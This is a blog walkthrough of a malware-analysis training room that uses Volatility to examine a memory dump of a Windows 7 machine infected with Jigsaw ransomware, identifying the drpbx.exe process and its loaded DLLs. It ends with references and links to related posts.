If you've had enough of hearing about entropy and packing — I don't blame you, me too.

Memory Forensics

This section is a supplement to DarkStar's room on the fundamentals of using Volatility which I highly recommend checking out. This task was more of an in-impromptu "*when in Rome*" sort of idea. I thought it'd be fun to be able to learn about then transfer knowledge to a real-world scenario.

You are going to be analysing the memory dump I've taken of a Windows 7 PC that has been infected with the Jigsaw Ransomware. This memory dump can be found in "**/home/remnux/Tasks/6/Win7-Jigsaw.raw**".




A Volatility Crash Course

Understanding our Memory Dump

It goes without saying that every operating system will store data in different places, and this is no different when data is stored within memory. Volatility is unable to assume what the operating system that we have created a memory dump is, and in turn, where to look for things and what commands can be executed. For example, `hivelist` is used for Windows registry and will not work on a Linux memory dump.

Whilst Volatility can't assume, it can guess. Here's where profiles come into play. In other scenarios, we would use the `imageinfo` plugin to help determine what profile is most suitable with the syntax of `volatility -f Win7-Jigsaw.raw imageinfo`. However, **this could take hours to complete on a large memory dump** on an Instance like that attached to the room. **So instead, I have provided it for you.**

Please note that volatility will take a few minutes for commands to complete.



Profile `**Win7SP1x64**` is the first suggested and just happens to be the correct OS version.

Beginning our Investigation

Viewing What Processes Were Running at Infection

"A process, in the simplest terms, is an executing program." (Processes and Threads — Win32 apps, 2018)

Processes range from every-day applications such as your browser to system services and other inner-workings.

Specifically, we need to identify the malicious processes to get an understanding of how the malware works and to also build a picture of Indicators of Compromise (IoC). We can list the processes that were running via `pslist`:

```
volatility -f Win7-Jigsaw.raw --profile=Win7SP1x64 pslist
```

Note how you can see Google Chrome within the process because the application was running at the time of the memory dump.

Needles in Haystacks

Luckily we've got quite a shortlist of processes here, so we can start to narrow down between the system processes and any applications.

It can be daunting at first in trying to decide on what's worthy of investigating. As your seat time in malware analysis increases, you'll be able to pick out abnormalities. In this case, it's process "**drpbx.exe**" with a PID of **3704**.

What Can We Do With This?

Now that we've identified the abnormal process, we can begin to dump this specifically and begin analysing. As the application will be unpacked and/or in it's most revealing state, it is perfect for analysis.

Peeking Behind the Curtain

Even without analysing, we can start to understand what sort of interaction the process is capable of with the operating system. DLL's are structured very similarly to executables, however, they cannot be directly executed. Moreover, multiple applications can interact with a DLL all at the same time. We can list the DLL's that "**drpbx.exe**" references with `dllist`:

All the DLL'S

Again, it's easy to become overwhelmed at trying to figure out what's of significance. It only comes with time, experience and research into what Windows DLL's do what.

```
remnux@remnux:~/Tasks/6$ volatility -f Win7-Jigsaw.raw --profile=Win7SP1x64 dlllist -p 3704
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12: CryptographyDeprecationWarning: Python 2 is no longer s
on core team. Support for it is now deprecated in cryptography, and will be removed in a future release.
  from cryptography.hazmat.backends.openssl import backend
************************************************************************
drpbx.exe pid:   3704
Command line : "C:\Users\CMNatic\AppData\Local\Drpbx\drpbx.exe" C:\Users\CMNatic\Desktop\jigsaw.exe
Service Pack 1

Base                             Size          LoadCount LoadTime                       Path
-------------------- ---------------- ---------- ------------------------------ ----
0x0000000000b90000           0x50000            0xffff 1970-01-01 00:00:00 UTC+0000   C:\Users\CMNatic\AppData\Local\Drpbx\drpbx.exe
0x0000000077c10000          0x19f000            0xffff 1970-01-01 00:00:00 UTC+0000   C:\Windows\SYSTEM32\ntdll.dll
0x000007fef6b80000           0x6f000            0xffff 2020-10-20 17:03:58 UTC+0000   C:\Windows\SYSTEM32\MSCOREE.DLL
0x0000000779f0000          0x11f000            0xffff 2020-10-20 17:03:58 UTC+0000   C:\Windows\system32\KERNEL32.dll
0x000007fefda40000           0x67000            0xffff 2020-10-20 17:03:58 UTC+0000   C:\Windows\system32\KERNELBASE.dll
0x000007fefee80000           0xdb000              0x10 2020-10-20 17:03:58 UTC+0000   C:\Windows\system32\ADVAPI32.dll
0x000007feff160000           0x9f000              0x5b 2020-10-20 17:03:58 UTC+0000   C:\Windows\system32\msvcrt.dll
0x000007feff460000           0x1f000              0x41 2020-10-20 17:03:58 UTC+0000   C:\Windows\SYSTEM32\sechost.dll
0x000007fefeba0000          0x12c000              0x2a 2020-10-20 17:03:58 UTC+0000   C:\Windows\system32\RPCRT4.dll
0x000007fef67b0000           0xa9000               0x1 2020-10-20 17:03:58 UTC+0000   C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll
0x000007fef9300000           0x3000               0x2 2020-10-20 17:03:58 UTC+0000   C:\Windows\system32\api-ms-win-core-synch-l1-2-0.DLL
0x000007feff3e0000           0x71000              0x6 2020-10-20 17:03:58 UTC+0000   C:\Windows\system32\SHLWAPI.dll
0x000007fefdb20000           0x67000             0x68 2020-10-20 17:03:58 UTC+0000   C:\Windows\system32\GDI32.dll
0x0000000077b10000           0xfb000             0x6c 2020-10-20 17:03:58 UTC+0000   C:\Windows\system32\USER32.dll
0x000007feff9c0000           0xe000              0x19 2020-10-20 17:03:58 UTC+0000   C:\Windows\system32\LPK.dll
0x000007fefedb0000           0xcb000             0x19 2020-10-20 17:03:58 UTC+0000   C:\Windows\system32\USP10.dll
0x000007feff4e0000           0x2e000              0x4 2020-10-20 17:03:58 UTC+0000   C:\Windows\system32\IMM32.DLL
0x000007fefea60000          0x10b000              0x2 2020-10-20 17:03:58 UTC+0000   C:\Windows\system32\MSCTF.dll
0x000007fefc840000           0xc000              0x1 2020-10-20 17:03:58 UTC+0000   C:\Windows\system32\VERSION.dll
```

What stands out initially is the "**CRYPTBASE.dll**"

```
C:\Windows\system32\CRYPTBASE.dll
```

This DLL is a Windows library that allows applications to use cryptography. Whilst many use it legitimately, i.e. HTTPS, let's assume that we didn't know that the host was infected with ransomware specifically, we'd need to start investigating the process further. However, that is not for here. We've found enough evidence to suspect ransomware through memory forensics & research.

#1 Pretty interesting Stuff!

Answer: No answer Needed

TASK 7: Finishing Up

I encourage you to go back through the tasks and use alternate tools to that which I used, all located within the attached REMnux box. Malicious macros within Microsoft Office documents are very successful and dangerous vehicles for malware authors to weaponise. Whilst macros have legitimate purposes in MS Office documents, rampant APT campaigns such as Emotet, Ryuk and Qakbot exploit these as droppers.

For a bonus challenge, spend some more time in getting familiar with Volatility. Are there any more additional indicators of compromise within the Windows 7 memory dump that we briefly analyzed?

So long and thanks for all the fish ~CMNatic.

#1 Fin.

Answer: No Answer Needed

TASK 8: REFERENCES & FURTHER READING MATERIAL

References

Task 1

Zeltser Security Corp., 2020. REMnux (image) Retrieved from: https://remnux.org/

Task 5

Sikorski, M. and Honig, A., 2012. Practical Malware Analysis. San Francisco: No Starch Press, pp.386–387.

Task 6

Docs.microsoft.com. 2018. Processes And Threads — Win32 Apps. Retrieved from: https://docs.microsoft.com/en-us/windows/win32/procthread/processes-and-threads

Additional Reading

A Look At Entropy Analysis

[BlackHat 2019] Investigating Malware Using Memory Forensics (Video)

Malware Threat Report — Q2 2020 (Avira)

Malware Detection in PDF and Office Documents: A survey

Cheatsheets

REMnux 7.0 Documentation

Volatility 2.4. Windows & Linux Profile Cheatsheets

#1 I'm curious to read up some more!

Answer: No answer Needed

Connect to me on:

LinkedIn: https://www.linkedin.com/in/ayush-bagde-49660219a/

TryHackMe: https://tryhackme.com/p/Overide

Discord: https://discord.gg/5FzevEjqGj

and thank you for taking the time to read my walkthrough.
If you found it helpful, please hit the 👏 button 👏 (up to 40x) and share it to help others with similar interests! + Feedback is always welcome!

Reverse Engineering | Malware | Hacking | Tryhackme | Assembly

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No responses yet

What are your thoughts?

Respond

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

Ayush Bagde

TShark TryHackMe Writeup

Learn how to use TShark to accelerate your pcap analysis!

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Chocolate Factory TryHackMe Writeup

A Charlie and The Chocolate Factory themed room, revisit Willy Wonka's chocolate factory!

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
IritT

Windows Event Logs—Cyber Defense-Security Operations & Monitoring—TryHackMe Walkthrough

Introduction to Windows Event Logs and the tools to query them.

Oct 15, 2024



Dan Molina

Disgruntled CTF Walkthrough

This is a great CTF on TryHackMe that can be accessed through this link here: https://tryhackme.com/room/disgruntled


Oct 22, 2024

Rich

Advent of Cyber 2024

TL;DR Walkthrough of the first & current days of the 2024 Advent of Cyber, covering Google Fu, PowerShell, AD, a little Entra ID, and some...

Dec 17, 2024



Tmux is known as a terminal multiplexer. That allows you to craft a single terminal however you need it.

Here is a machine you can use to complete the room if you don't have tmux installed on your local machine. Also comes with all the code and plugins needed for future tasks.

Username: tux

Daniel Schwarzentraub

Tryhackme Free Walk-through Room: REmux The Tmux

Tryhackme Free Walk-through Room: REmux The Tmux

Nov 10, 2024 1